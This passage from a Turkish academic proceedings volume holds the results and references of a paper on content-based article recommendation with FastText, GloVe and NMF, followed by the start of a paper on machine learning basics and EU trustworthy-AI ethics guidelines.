Öneri listesindeki makale sayısı arttıkça sistem daha doğru sonuçlar elde etmektedir. Yapılan testlerde başlık, özet, başlık ve özet bilgileri ayrı ayrı alınarak testler yapılmıştır. İlk 10 makale önerisinde sadece başlık bilgisinin kullanıldığı testlerde kesinlik puanları en yüksek. 5345 skoru ile NMF yöntemiyle elde edilmiştir. İlk 10 öneride sadece özet bilgisinin kullanıldığı testlerde en yüksek kesinlik skoru. 5303 ile NMF yöntemiyle elde edilmiştir. Hem başlık hem de özet bilgisinin kullanıldığı testlerde ise en yüksek kesinlik skoru. 5408 ile GloVe yöntemiyle elde edilmiştir. İlk 10 öneride sadece başlık, sadece özet, başlık ve özet bilgisinin kullanıldığı testlerde en yüksek duyarlılık skoru sırasıyla. 7058 ile NMF yöntemiyle, .7931 skoru ile GloVe yöntemiyle ve. 7844 skoru ile GloVe yöntemiyle elde edilmiştir. İlk 10 öneride makalelerin sadece başlık bilgisinin kullanıldığı testlerde en yüksek MAP değeri. 4521 ile FastText yönteminin CBOW algoritması ile elde edilmiştir. Benzer şekilde sadece özet bilgisinin kullanıldığı testlerde en yüksek MAP değeri. 4592 ile FastText yönteminin CBOW algoritması ile elde edilmiştir.

Tablo III. Kullanılan yöntemlerin karşılaştırılmalı analizi

		FT-Skip-gram	FT-CBOW	GloVe	NMF	FT-Skip-gram	FT-CBOW	GloVe	NMF	FT-Skip-gram	FT-CBOW	GloVe	NMF
		Başlık				Özet				Başlık + Özet			
Kesinlik	@10	.4024	.3978	.3830	.5345	.4145	.4171	.5104	.5303	.4054	.4326	.5048	.4755
	@20	.4175	.4175	.3845	.5638	.4281	.4266	.5145	.5617	.4205	.4493	.5159	.4910
	@30	.4220	.4266	.4888	.5658	.4281	.4281	.5159	.5638	.4236	.4720	.5187	.4948
	@40	.4372	.4417	.4903	.5679	.4417	.4432	.5187	.5669	.4402	.4735	.5187	.5616
	@50	.4659	.4674	.4932	.6412	.4674	.4689	.5187	.6422	.4689	.5279	.5381	.5616
Duyarlılık	@10	.6425	.6352	.6237	.7058	.6618	.6666	.7931	.7002	.6473	.6884	.7844	.7184
	@20	.6666	.6666	.6262	.7444	.6835	.6811	.7995	.7417	.6714	.7173	.8017	.7417
	@30	.6739	.6811	.7961	.7472	.6835	.6835	.8017	.7444	.6763	.7536	.8060	.7475
	@40	.6980	.7053	.7985	.7500	.7053	.7077	.8060	.7486	.7028	.7560	.8060	.8485
	@50	.7439	.7463	.8033	.8466	.7463	.7487	.8060	.8480	.7487	.8429	.8362	.8485
F1-Skoru	@10	.5224	.5165	.5033	.6201	.5381	.5421	.6517	.6153	.5263	.5617	.6446	.5970
	@20	.5421	.5421	.5053	.6541	.5558	.5538	.6570	.6517	.5460	.5833	.6583	.6163
	@30	.5480	.5538	.6424	.6565	.5558	.5558	.6588	.6541	.5499	.6128	.6623	.6212
	@40	.5676	.5735	.6444	.6589	.5735	.5754	.6623	.6577	.5715	.6147	.6623	.7051
	@50	.6049	.6069	.6483	.7439	.6069	.6088	.6623	.7451	.6088	.6854	.6871	.7051
MAP	@10	.4495	.4521	.2987	.4162	.4535	.4592	.2966	.4192	.4496	.4518	.3088	.5312
	@20	.4630	.4638	.3103	.4269	.4682	.4715	.3088	.4288	.4628	.4647	.3278	.5352
	@30	.4716	.4728	.3274	.4386	.4762	.4804	.3278	.4409	.4717	.4727	.3278	.5398
	@40	.4721	.4733	.3274	.4390	.4767	.4809	.3278	.4414	.4722	.4732	.3279	.5400
	@50	.4737	.4746	.3275	.4416	.4780	.4822	.3279	.4440	.4735	.4745	.3279	.5418

Hem başlık hem de özet bilgisinin kullanıldığı testlerde ise en yüksek MAP değeri NMF yöntemiyle elde edilmiştir. İlk 10 öneride en yüksek F1-skoru sadece başlık bilgisinin kullanıldığı testlerde NMF yöntemiyle, sadece özet bilgisinin kullanıldığı testlerde GloVe yöntemiyle elde edilmektedir. Hem başlık hem de özet bilgisinin kullanıldığı testlerde ise. 6446 f1-skoru ile GloVe yöntemiyle elde edilmiştir. Bu şekilde tabloda koyu şekilde belirtilen değerler deney sonuçlarında diğer yöntemlere göre yüksek sonuçlar elde eden yöntemlerin çıktılarıdır. İlk 50 öneride elde edilen skorlar ilk 10 öneride elde edilen sonuçlar daha doğrudur. Bu şekilde makale öneri sistemlerinde kullanıcılara önerilen makale listesinin fazla olması daha fazla makaleye ulaşılmasını sağlamaktadır. Şekil 4 ise ilk N makale önerisinde elde edilen değerlendirme sonuçlarının karşılaştırılmalı analizini göstermektedir.



Şekil 4. Top N öneri listesinin değerlendirme metrikleri sonuçları

Bu şekilde gösterilen kesinlik grafiğinde görüldüğü gibi başlık ve özet bilgisinin kullanılarak yapılan testlerde en yüksek kesinlik değerleri ilk 50 öneride. 5616 skoru ile NMF yöntemiyle elde edilmiştir. Şekil 4'te gösterilen duyarlılık grafiğinde ise başlık ve özet bilgilerinin kullanılarak yapılan testlerde en yüksek duyarlılık değeri ilk 50 öneride. 8485 ile NMF yöntemiyle elde edilmiştir. NMF yönteminde ilk 40 öneride elde edilen skorda. 8485 şeklindedir. F1-skorunun gösterildiği grafikte de hem başlık hem de özet bilgilerinin kullanıldığı testlerde en yüksek değer ilk 50 öneride. 7051 ile NMF yöntemiyle elde edilmiştir. MAP değerlerinin karşılaştırmalı analizinde ise en yüksek değer ilk 50 öneride. 5418 ile NMF yöntemiyle elde edilmiştir.

Yapılan çalışmada kelime gömme algoritmalarının ve konu modelleme tekniğinin oluşturulan öneri sisteminde değerlendirilmesi için yeni bir değerlendirme yöntemi önerilmektedir. Sonuç olarak yapılan deneysel sonuçlar NMF yönteminin diğer yöntemlerden daha iyi sonuçlar elde ettiğini göstermektedir. Sıralamalı metriklerde de görüleceği gibi ilk 50 öneride elde edilen sonuçlarda ilk 10 öneride elde edilen sonuçlardan daha yüksek çıkmıştır.

5. Sonuç

Bu çalışmada makalelerin araştırma alanlarını içeren kullanıcı profilleri yardımıyla içerik tabanlı bir yöntemle dayalı yeni bir sistem önerilmiştir. FastTex ve GloVe ve NMF teknikleriyle önerilen sistemin derinlemesine bir analizini yapılmıştır. Yapılan deneylerde ARXIV veri kümesinden başlık, özet, başlık ve özet bilgileri ayrı ayrı ele alınarak testler yapılmıştır. Elde edilen test sonuçlarına göre başlangıçtaki seçilen N değerlerinde artış söz konusu olunca tavsiye

edilen tüm değerlerde önemli bir artış olduğu görülmüştür. Sonuç olarak sıralamaya dayalı metriklerde kullanıcılara önerilen listedeki veriler fazla oldukça ilgili bilgiyi önerme olasılığının arttığı görülmüştür.

Çalışmada makalelerin araştırma alanlarının yanı sıra içerik açısından da makalelerin benzerliklerini ele alınmıştır. Makalelerin başlık ve özet bilgilerinin kullanılmasıyla kosinüs benzerlik puanına göre benzer makalelerin ve araştırma alanları aynı olan makalelerin birbirlerine önerilmesi sağlanmıştır. Bu şekilde girdi olarak verilen hedef makaleye göre en benzer makale önerileri listelenmektedir. Sistemin performansının yüksek sonuç vermesinin nedeni hedef makalelerin araştırma alanları ile önerilen makalelerin araştırma alanlarının aynı olmasıdır. Gelecekteki çalışmalarda ise kelime gömme teknikleri üzerinde çeşitli hibrit mimariler ile derin öğrenme algoritmalarını kullanacağımız deneylerle sistemlerin performansını artırmayı hedefleyeceğiz.

Bilgilendirme

Bu çalışma Eskişehir Osmangazi Üniversitesi, Bilimsel Araştırma Projeleri Komisyonu'nun (ESOGÜ-BAP) 14.01.2021 tarih ve 61690618-622.03 sayılı kararı ile (proje numarası 202115003) desteklenmektedir. Katkılarından dolayı teşekkür ederiz.

Kaynakça

- [1] Xia, F., Wang, W., Bekele, T. M., & Liu, H. (2017). Big scholarly data: A survey. *IEEE Transactions on Big Data*, 3(1), pp.18-35.
- [2] Bobadilla, J., Ortega, F., Hernando, A., & Gutiérrez, A. (2013). Recommender systems survey. *Knowledge-based systems*, 46, pp.109-132.
- [3] Son, H. T., Phong, H. T., & Dac, N. H. (2020). "An efficient approach for paper submission recommendation" In 2020 IEEE Region 10 Conference (TENCON).
- [4] Schäfermeier, B., Stumme, G., & Hanika, T. (2021). Towards Explainable Scientific Venue Recommendations.
- [5] Gündoğan, E., Kaya, M., & Daud, A. (2022). Deep learning for journal recommendation system of research papers. *Scientometrics*, pp.1-21.
- [6] Ostendorff, M. (2020). Contextual document similarity for content-based literature recommender systems.
- [7] Hassan, H. A. M., Sansonetti, G., Gasparetti, F., Micarelli, A., & Beel, J. (2019). Bert, elmo, use and infersent sentence encoders: The panacea for research-paper recommendation?. In *RecSys (Late-Breaking Results)*, 6-10.
- [8] Iana, A., Jung, S., Naeser, P., Birukou, A., Hertling, S., & Paulheim, H. (2019). "Building a conference recommender system based on SciGraph and WikiCFP", In *International Conference on Semantic Systems*, pp.117-123.
- [9] Huynh, S. T., Dang, N., Nguyen, D. H., Huynh, P. T., & Nguyen, B. T. (2022). FPSRS: A Fusion Approach for Paper Submission Recommendation System.
- [10] Huynh, S. T., Dang, N., Huynh, P. T., Nguyen, D. H., & Nguyen, B. T. (2021). "A fusion approach for paper submission recommendation System", In *International Conference on Industrial, Engineering and Other Applications of Applied Intelligent Systems*, pp.72-83.
- [11] Pradhan, T., Gupta, A., & Pal, S. (2020). Hasvrec: A modularized hierarchical attention-based scholarly venue recommender system. *Knowledge-Based Systems*, 204, pp.106181.
- [12] Ng, Y. K. (2020). "Research paper recommendation based on content similarity, peer reviews, authority, and popularity", In 2020 IEEE 32nd International Conference on Tools with Artificial Intelligence (ICTAI), pp.47-52.
- [13] Memarzadeh, M., & Kamandi, A. (2020). "Model-based location recommender system using geotagged photos on Instagram", In 2020 6th International Conference on Web Research (ICWR), pp.203-208

- [14] Yang, S., Liu, X., & Ng, R. T. (2020). ProbeRating: a recommender system to infer binding profiles for nucleic acid-binding proteins. *Bioinformatics*, 36(18), pp.4797-4804.
- [15] Lin, C. J. (2007). Projected gradient methods for nonnegative matrix factorization. *Neural computation*, 19(10), pp.2756-2779.
- [16] Fang, Y., & Guo, Y. (2013). "A context-aware matrix factorization recommender algorithm", In 2013 IEEE 4th international conference on software engineering and service science, pp.914-918.
- [17] Pennington, J., Socher, R., & Manning, C. D. (2014). "Glove: Global vectors for word representation", In Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP), pp.1532-1543.
- [18] Sakib, N., Ahmad, R. B., & Haruna, K. (2020). A collaborative approach toward scientific paper recommendation using citation context. *IEEE Access*, 8, pp.51246-51255.

ETİK İLKELER VE GEREKSİNİMLER ÇERÇEVESİNDE MAKİNE ÖĞRENMESİ MODELLERİ VE GÜVENİLİR YAPAY ZEKÂ İÇİN MUHTEMEL REGÜLASYONLAR

Gökçen Yücel ^{*1}, Mustafa Aykut ²

¹ Uludağ Üniversitesi, yucelgokcen26@gmail.com

² Galata Üniversitesi, mustafa.aykut@galata.edu.tr

* Sorumlu Yazar: yucelgokcen26@gmail.com

Özet: Makine Öğrenmesi yapay zekâ teknolojilerinin temelini oluşturmaktadır. Bu anlamda Makine Öğrenmesi modellerinin etik ilkeler ve gereksinimler çerçevesinde çalışması güvenilir bir yapay zekâ inşa etmek için zaruridir. Bu çalışmada öncelikle bir Makine Öğrenmesi modelinin ne olduğu, nasıl çalıştığı, model seçiminin nasıl yapıldığı, model parametre ve hiper parametresi kavramı açıklanmıştır. Akabinde Avrupa Birliği (AB) ilgili komisyonu tarafından 08.04.2019 tarihinde yayımlanan güvenilir bir yapay zekâ için etik rehberi esas alınarak Makine Öğrenmesi modelinin geliştirilmesi ve uygulanması aşamalarında bu rehberde geçen hangi etik ilke ve gereksinimlerin nasıl sağlanabileceğine yönelik incelemelerde bulunulmuştur. Bu kapsamda anılan rehberde geçen ve Makine Öğrenmesi modelleriyle bağlantılı olduğu değerlendirilen etik gereksinimlerin her birisi ayrı bir başlık altında inceleme konusu yapılmıştır. Son olarak, Dördüncü Endüstri Devriminin önemli bir ayağını oluşturan yapay zekâ teknolojilerinin neden regülasyona tabi tutulması gerektiği, dünyada hali hazırda tartışılmaya devam eden elektronik kişilik kavramının genel yapay zekâyâ giden yolda bir gün hukuk sistemleri tarafından kabul edilmesi halinde bu kişiliğin sınırlarının nasıl çizilmesi gerektiği üzerine değerlendirmelerde bulunulmuştur.

Anahtar Kelimeler: Makine Öğrenmesi, Güvenilir Yapay Zekâ, Etik, Regülasyon

Machine Learning Models and Possible Regulations for Reliable Artificial Intelligence within the Framework of Ethics and Requirements

Gökçen Yücel ^{*1}, Mustafa Aykut ²

¹ Uludağ University, yucelgokcen26@gmail.com

² Galata University, mustafa.aykut@galata.edu.tr

* Corresponding author: yucelgokcen26@gmail.com

Abstract: Machine Learning is the basis of artificial intelligence technologies. In this sense, it is essential for machine learning models to work within the framework of ethical principles and requirements to build a reliable artificial intelligence. In this study, first of all, what a machine learning model is, how it works, how the model selection is made, the concept of model parameter and hyper parameter are explained. Subsequently, based on the ethical guide for a reliable artificial intelligence published by the relevant commission of the European Union (EU) on 08.04.2019, investigations were made on how to meet the ethical principles and requirements in this guide during the development and implementation of the machine learning model. In this context, each of the ethical requirements mentioned in the aforementioned guide and considered to be related to machine learning models has been examined under a separate heading. Finally, evaluations were made on why artificial intelligence technologies, which constitute an important pillar of the Fourth Industrial Revolution, should be regulated, and how the boundaries of this personality should be drawn if the concept of electronic personality, which is still being discussed in the world, is accepted by legal systems one day on the way to general artificial intelligence.

Keywords: Machine Learning, Trustworthy Artificial Intelligence, Ethics, Regulation

1. Giriş

Bu çalışmada Makine Öğrenmesi modellerinin ne olduğu ve nasıl çalıştığı konusundan başlamak üzere AB'nin ilgili komisyonu tarafından hazırlanmış yapay zekâ etik rehberinde [18] zikredilen etik ilkeler ve gereksinimler çerçevesinde Makine Öğrenmesi modellerinin nasıl tasarlanması gerektiği ve model üzerinde yapılacak değişikliklerin modelin ilgili etik gereksinimlere uyumunu nasıl etkilediği irdelenmektedir.

Bu kapsamda başta yazılım geliştirme uzmanları ve analistler olmak üzere Makine Öğrenmesi alanında çalışan teknik alt yapıya sahip kişilerde model tasarlama ve uygulama süreçlerinde anılan etik ilkelere nasıl uyum sağlanabileceği ve uyum için gerekli olan regülasyon hususunda yapılabilecek çalışmalar hakkında bir fikir oluşturabilmek çalışmanın temel amacıdır. Makine Öğrenmesi modellerinin tasarlama ve uygulama aşamalarında ilgili etik ilkelere riayet etmek üzere yapılacak çalışmalar ilerleyen dönemde ülkemizde bu alanda ortaya koyulması beklenen bir takım standart kurallara [51] uyum hususunda bugünden hazırlık yapılması anlamına gelmektedir. Ayrıca ülkemizde üretilip Avrupa Birliği'ne ihraç edilmek istenen yapay zekâ tabanlı ürünler yönünden anılan ilkelere uyum kritik bir önem arz edebilecektir.

2. Makine Öğrenmesi

2.1. Makine Öğrenmesi Nedir?

En kısa anlatımla, Makine Öğrenmesi, eldeki mevcut verileri matematiksel birtakım modellerde kullanarak belirli tahminlerde bulunan süreç olarak tasvir edilebilir [2]. Bu öğrenme tekniği temelde denetimli ve denetimsiz öğrenme olarak ikiye ayrılır. Denetimsiz öğrenme, elde bulunan bir veri kümesinin içerisinden çıkartılacak bir örüntüye göre sınıflandırılmasını sağlayan öğrenme modeli olarak adlandırılabilir [2, pp. 22-24]. Denetimli öğrenme ise yapılandırılmış veri seti halindeki bir takım bağımsız değişkenleri ve bağımlı değişkeni kullanarak eğitilmiş bir modelin, kendisine verilen yeni girdileri anlamlı bir çıktıya dönüştürme sürecidir [35]. Bu çalışmada, sadece denetimli Makine Öğrenmesi modelleri inceleme konusu yapılmıştır. Bir denetimli Makine Öğrenmesi modeli temel olarak aşağıdaki Şekil 1 ile de açıklanabilir [17].



Şekil 1. Bir denetimli Makine Öğrenmesi modelinin en temel gösterimi

Şekilde görünen Girdi 1, Girdi 2 ve Girdi 3 isimli değişkenler bağımsız, Çıktı ise bağımlı değişken olarak isimlendirilir [5]. Bu şekilde görünen üç farklı girdi tipi çıktının ne olduğunu belirlemektedir. Girdiler bir takım matematiksel işlemlerden geçirilerek çıktıya dönüşmektedir. Girdilerin nasıl bir matematiksel işlemle geçireceği ise model kurulmadan önce belirlenmiş olan birtakım girdilerin ve bu girdilerin ortaya çıkardığı çıktıların öğrenme veri seti olarak Makine Öğrenmesi modeline verilir ve modelin eğitilmesi sonucu belirlenecektir [35]. Bu kapsamda hangi girdilerin hangi çıktıyı ürettiği model kurulmadan önce belirli olan bir veri seti ile model eğitilerek yeni birtakım girdiler verildiğinde modelin önceden öğrendiği verileri baz alarak çıktıyı kendisi üretmesi süreci “Denetimli Makine Öğrenmesi” olarak tasvir edilebilir.

Örneğin; bir evin fiyatının metrekaresi, bulunduğu kat ve bulunduğu caddeye göre değiştiğini kabul ederek kurulacak bir Makine Öğrenmesi modelinde evin fiyatı bağımsız değişken olup, evin metrekaresi, bulunduğu kat ve cadde ise bağımlı değişken olan fiyatı belirleyen bağımsız değişkenler olarak nitelendirilecektir. Aşağıdaki Tablo 1’de yer alan veriler ile bir Makine Öğrenmesi modeli eğitildikten sonra bir evin metrekaresi, bulunduğu kat ve bulunduğu cadde girildiğinde kurulan model evin fiyatını tahmin edebilecektir.

Tablo 1. Örnek Veri Seti

	Bağımlı Değişken	Bağımsız Değişkenler		
Sıra No	Evin Fiyatı (TL)	Metrekaresi	Bulunduğu Kat	Bulunduğu Cadde
1	200.000	150	1	245. Cadde
2	250.000	200	4	245. Cadde
3	300.000	200	2	241. Cadde
4	230.000	140	1	241. Cadde
5	280.000	180	5	245. Cadde
6	340.000	180	3	241. Cadde
7	400.000	200	4	241. Cadde
8	300.000	200	5	245. Cadde
9	270.000	180	2	241. Cadde
10	310.000	150	3	241. Cadde

2.2. Regresyon ve Sınıflandırma Problemleri, Doğruluk (Accuracy) Performans Ölçütü

Yukarıda Tablo 1’de yer alan ilk sekiz kayıt ile modelin eğitildiğini, kalan iki kayda ilişkin bağımsız değişkenlerin ise eğitilen modele girdi olarak verilip, üretilen çıktıları ilişkin performansın ölçüldüğü düşünülebilir. Bu durumda çıktı olarak üretilen tahmin edilen fiyatların ise Tablo 2’de olduğu farz edilebilir.

Tablo 2. Test Verilerine İlişkin Model Tahminleri

Sıra No	Evin Fiyatı (TL)	Model Tahmini (TL)	Metrekaresi	Fark (TL)	Bulunduğu Kat	Bulunduğu Cadde
9	270.000	281.000	180	11.000	2	241. Cadde
10	310.000	324.000	150	14.000	3	241. Cadde

Bu örnek özelinde Tablo 1’de yer alan ilk sekiz kayıt öğrenme verisi, son iki kayıt ise test verisi olarak nitelendirilecektir. Başka bir deyişle elimizde yer alan örnek veri setinin %80/%20 oranında öğrenme verisi /test verisi olacak şekilde ikiye bölündüğü ifade edilebilir [46]. Öğrenme veri seti ile model eğitirken test veri seti ile eğitilen modelin performansı ölçülebilecektir [52]. Örneklemek gerekirse; test verisi içerisinde yer alan 9 ve 10 sıra nolu evlerin gerçek fiyatları ile model tahmini sonucu ortaya çıkan fiyatları arasındaki farklar

modelin her bir test verisi özelinde ne kadar hata yaptığını göstermektedir. Bu hataların karelerinin ortalaması ise hata kareler ortalaması (MSE-Mean Square Error) olarak adlandırılır [14]. Hata kareler ortalamasının karekökü (RMSE-Root Mean Square Error) alınarak doğruluk (Accuracy) performans ölçütü belirlenmektedir [12]. RMSE değeri ne kadar düşük olursa modelin doğru sonuç verme performansının o kadar yüksek olduğu kabul edilir [45].

Yukarıda açıklanan ve doğruluk performansı ölçüm yöntemi anlatılan model bir regresyon problemine ilişkindir. Zira regresyon problemlerinde modelin çıktısı sürekli bir sayısal değişkendir [36]. Başka bir deyişle çıktı herhangi bir nümerik değer olabilir. Bu kapsamda yukarıdaki örnekte model çıktısı olan evin fiyatı herhangi bir sayısal değer alabilir. Sınıflandırma problemlerinde ise modelin çıktısı 1 veya 0 şeklinde bir değer olacaktır [36]. Örneğin bir iş ilanına yapılan başvurularda yer alan özgeçmişlerdeki birtakım bilgileri kullanıp başvuran adayların açık pozisyon için uygun olup olmadığına karar veren bir model kurgulanabilir. Bu modelin çıktısı ilgili aday pozisyon için uygun ise 1, değil ise 0 değerini alacak şekilde tasarlanabilir. Tasarlanan modelin doğruluk (Accuracy) performans ölçütü ise modelin yapmış olduğu doğru sınıflandırma oranı ile belirlenecektir [3]. Elimizdeki test veri setinde yer alan bağımlı değişkenlerin modele girilmesiyle üretilen çıktılarının test veri setinde yer alan gerçek çıktı değerleri ile kıyaslanması sonucu modelin doğru tahmin ettiği aday sayısı test veri setinde yer alan toplam aday sayısına oranlanarak modelin doğruluk performans ölçütü tespit edilecektir. Başka bir deyişle modelin yüzde kaç oranında doğru sonuç verdiği (Doğruluk Oranı) modelin doğruluk performans ölçütü olarak nitelendirilecektir.

3. Farklı Makine Öğrenmesi Modelleri

3.1. Model Seçme

Regresyon ve sınıflandırma problemlerine ilişkin farklı Makine Öğrenmesi modelleri bulunmaktadır [40]. Regresyon modelleri ise kendi içerisinde doğrusal ve doğrusal olmayan modeller olarak ikiye ayrılmaktadır (Bkz Tablo 3). Bu modellerin hangisinin somut probleme uygulanması gerektiğine elde bulunan veri setine göre veri bilimciler tarafından karar verilmektedir [1]. Bu kapsamda elde yer alan veri çeşitli yöntemlerle analiz edilmekte ve bu analiz sonucuna göre hangi modelin uygulanması gerektiği belirlenmektedir.

Tablo 3. Regresyon ve Sınıflandırma Problemlerine İlişkin Makine Öğrenmesi Modelleri [40]


Regresyon Modelleri		Sınıflandırma Modelleri
Doğrusal	Doğrusal Olmayan	
Basit Doğrusal Regresyon	K En Yakın Komşu	K En Yakın Komşu
Çoklu Doğrusal Regresyon	Destek Vektör Regresyonu	Destek Vektör Regresyonu
Lasso Regresyon	Yapay Sinir Ağları	Yapay Sinir Ağları
ElasticNet Regresyon	CART	CART
Ridge Regresyon	Random Forests	Random Forests

	Gradient Boosting Machines (GBM)	Gradient Boosting Machines (GBM)
	XGBoost	XGBoost
	Light GBM	Light GBM
	CatBoost	CatBoost
		Lojistik Regresyon

Elde bir bağımsız, bir de bağımlı değişkenin olduğu bir veri seti olduğunu düşünürsek bu değişkenler arasındaki ilişkiyi gösteren grafik Şekil 2’de görüleceği üzere doğrusal olmayan bir formda ise doğrusal olmayan regresyon modellerinden birisinin kullanılması gerekecektir [44]. Değişkenler arasındaki ilişkiyi gösteren grafik Şekil 3’de görüleceği üzere doğrusal bir formda ise doğrusal regresyon modellerinden birisinin kullanımı uygun olacaktır. Nitekim model seçimi aşaması Makine Öğrenmesi tekniğinde kritik bir öneme sahiptir [46].




Şekil 2. Doğrusal olmayan Regresyon



Şekil 3. Doğrusal Regresyon

Eldeki veri setine en uygun modelin belirlenmesi için Şekil 4’de görüleceği üzere problemin analiz edilerek doğrusal regresyon, doğrusal olmayan regresyon ve sınıflandırma model kümelerinden birisinin seçilmesi ve bu küme içerisinde de uygun modele karar verilmesi gerekecektir [40]. İlgili küme belirlendikten sonra bu küme içerisinde hangi modelin seçilmesi gerektiğine yapılacak detaylı teknik analizler sonrasında, her bir modelin kendine has nitelikleri göz önüne alınarak, veri bilimci tarafından karar verilecektir [46]. Bu kapsamda aynı veri setine farklı modeller uygulanarak bu modellerin performansları karşılaştırılabilir [46].



Şekil 4. Veri Setine Uygun Modeli Seçme Süreci

3.2. Model Parametreleri ve Hiperparametreleri

Yapılan detaylı teknik analizler neticesinde ilgili problemin çözümü için uygun modele karar verildikten sonra eldeki veri içerisinde belirli bir oranda test veri seti ayrılarak kalan veri öğrenme veri seti olarak kullanılmak üzere kurulan model eğitilecektir [46]. Kural olarak her bir Makine Öğrenmesi modelinin teorik bir matematiksel formülü bulunmaktadır [16].

Bu formüller içerisinde kural olarak birtakım parametreler ve hiper parametreler yer almaktadır [32]. Parametreler modelin eğitilmesi için kullanılan öğrenme veri seti kullanılarak hesaplanırken hiper parametreler modeli kuran geliştirici (developer) tarafından modelin daha doğru netice vermesi için yapılan optimizasyon çalışması sonucunda bulunan değerlerden oluşmaktadır [40]. Örneğin Şekil 1’de yer alan Makine Öğrenmesi modelinin çoklu doğrusal regresyon olduğunu farz edilirse bu durumda üretilen çıktının matematiksel gösterimi aşağıdaki gibi olacaktır [34].

$$\text{Çıktı} = w_1 * \text{Girdi}_1 + w_2 * \text{Girdi}_2 + w_3 * \text{Girdi}_3 + \epsilon_i \quad (1)$$

Burada yer alan w değerleri, her bir Girdi’ye uygulanan katsayıları (ağırlıkları), ϵ_i rastlantısal hatayı göstermektedir. Çıktı ise, verilen Girdi’lere ve katsayılara göre hesaplanan tahmini değerleri ifade etmektedir. Tablo-1’de yer alan ilk 8 sıradaki veriyi öğrenme veri seti olarak kullandığımızda bu formüle göre ortaya çıkan tahminlere Çıktı adı verilecektir. Üretilen bu Çıktı’lara ilişkin Gerçek Değer’ler ise Tablo-1’de yer alan “Bağımlı Değişken” kolonunda yer almaktadır. Gerçek Değer’ler ile Çıktı’lar arasındaki farkların karelerinin toplamını (SSE- Sum Square Error) en düşük (minimum) yapan w değerleri öğrenme veri seti olarak kullanılan Tablo-1’de ilk 8 sıradaki veri işlenerek hesaplanmaktadır [42]. Bu hesaplamaların tamamlanması ile birlikte çoklu doğrusal regresyon modeli kurulmuş olacaktır. Modelin kurulması sırasında anılan şekilde hesaplanan w değerleri “Modelin Parametreleri” olarak ifade edilir [40].

Kurulan bir modelin Doğruluk (Accuracy) performansını arttırmak amacıyla geliştirici tarafından bir dizi optimizasyon çalışmaları yapılır [46]. “Model Parametreleri” doğrudan öğrenme veri seti kullanılarak hesaplandığı yukarıda ifade edilmişti. Öte yandan, “Ridge Regresyon” modelinde çoklu doğrusal regresyon modeli ile hesaplanan parametreler (w değerleri) optimize edilebilmektedir [26]. “Ridge Regresyon” ile hesaplanan Çıktı’lar ile Gerçek Değer’ler arasındaki farkların karelerinin toplamını SSE_R , çoklu doğrusal regresyon ile hesaplanan Çıktı’lar ile Gerçek Değer’ler arasındaki farkların karelerinin toplamını SSE_C ile

ifade edecek olursak, SSE_R aşağıdaki formül ile hesaplanacaktır (Kullanılan formülde n bağımsız değişken sayısını λ ise geliştirici tarafından belirlenecek hiper parametreyi göstermektedir) [40].

$$SSE_R = SSE_C + \lambda(w_1^2 + w_2^2 + w_3^2 + \dots + w_n^2) \quad (2)$$


Bu formülde λ yerine geliştirici tarafından çeşitli değerler atanarak SSE_R değerleri hesaplanacak ve bu değerler içerisinde minimum SSE_R 'yi veren λ modelin hiper parametresi olarak seçilecektir [40]. SSE_R değerinin SSE_C değerinden daha büyük olması halinde modelin optimize edilmemiş haline göre daha hatalı sonuç verdiği anlaşılabacaktır. Bu durum ise kullanılan hiper parametrenin doğru seçilmediğine işaret etmektedir.

